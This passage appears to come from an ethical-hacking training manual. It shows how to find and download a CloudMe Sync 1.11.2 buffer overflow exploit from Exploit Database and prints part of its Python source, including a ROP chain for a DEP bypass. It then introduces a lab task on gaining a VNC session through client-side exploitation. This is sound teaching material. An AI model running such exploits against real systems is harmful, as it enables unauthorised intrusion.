


- Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.
- You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).

Module 06 – System Hacking




7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.
8. You can click on the download icon in the **Exploit** section to download the exploit code.



9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.

Note: If **Notepad++ update** pop-up appears, click **No**.



```

1  # Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
2  # Date: 24.01.2019
3  # Exploit Author: Matteo Malvica
4  # Vendor Homepage: https://www.cloudme.com/en
5  # Software: https://www.cloudme.com/downloads/CloudMe\_1112.exe
6  # Category: Remote
7  # Contact: https://twitter.com/matteomalvica
8  # Version: CloudMe Sync 1.11.2
9  # Tested on: Windows 7 SP1 x64
10 # CVE-2018-6892
11 # Ported to WoW64 from https://www.exploit-db.com/exploits/46218
12
13 import socket
14 import struct
15
16 def create_rop_chain():
17     # rop chain generated with mona.py - www.corelanc.be
18     rop_gadgets = [
19         0x61ba8b5e, # POP EAX # RETN [Qt5Gui.dll]
20         0x690398a8, # ptr to &VirtualProtect() [IAT Qt5Core.dll]
21         0x61bdd7f5, # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
22         0x68aef542, # XCHG EAX,ESI # RETN [Qt5Core.dll]
23         0x68bfe66b, # POP EBP # RETN [Qt5Core.dll]
24         0x68f82223, # & jmp esp [Qt5Core.dll]
25         0x6d9f7736, # POP EDX # RETN [Qt5Sql.dll]
26         0xffffffff, # Value to negate, will become 0x00000201
27         0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
28         0x61e870e0, # POP EBX # RETN [Qt5Gui.dll]
29         0xffffffff, #
30         0x6204f463, # INC EBX # RETN [Qt5Gui.dll]
31         0x68f8063c, # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
32         0x61ec44ae, # POP EDX # RETN [Qt5Gui.dll]
33         0xffffffff, # Value to negate, will become 0x00000040
34         0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
35         0x61e2a807, # POP ECX # RETN [Qt5Gui.dll]

```

12. This exploit code can further be used to exploit vulnerabilities in the target system.
13. Close all open windows.
14. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database.
15. You can similarly use other exploit sites such as **VulDB** (<https://vuldb.com>), **MITRE CVE** (<https://cve.mitre.org>), **Vulners** (<https://vulners.com>), and **CIRCL CVE Search** (<https://cve.circl.lu>) to find target system vulnerabilities.
16. Close all open windows and document all the acquired information.

Task 4: Exploit Client-Side Vulnerabilities and Establish a VNC Session

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world. At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

This task demonstrates the exploitation procedure enforced on a weakly patched Windows 11 machine that allows you to gain remote access to it through a remote desktop connection.

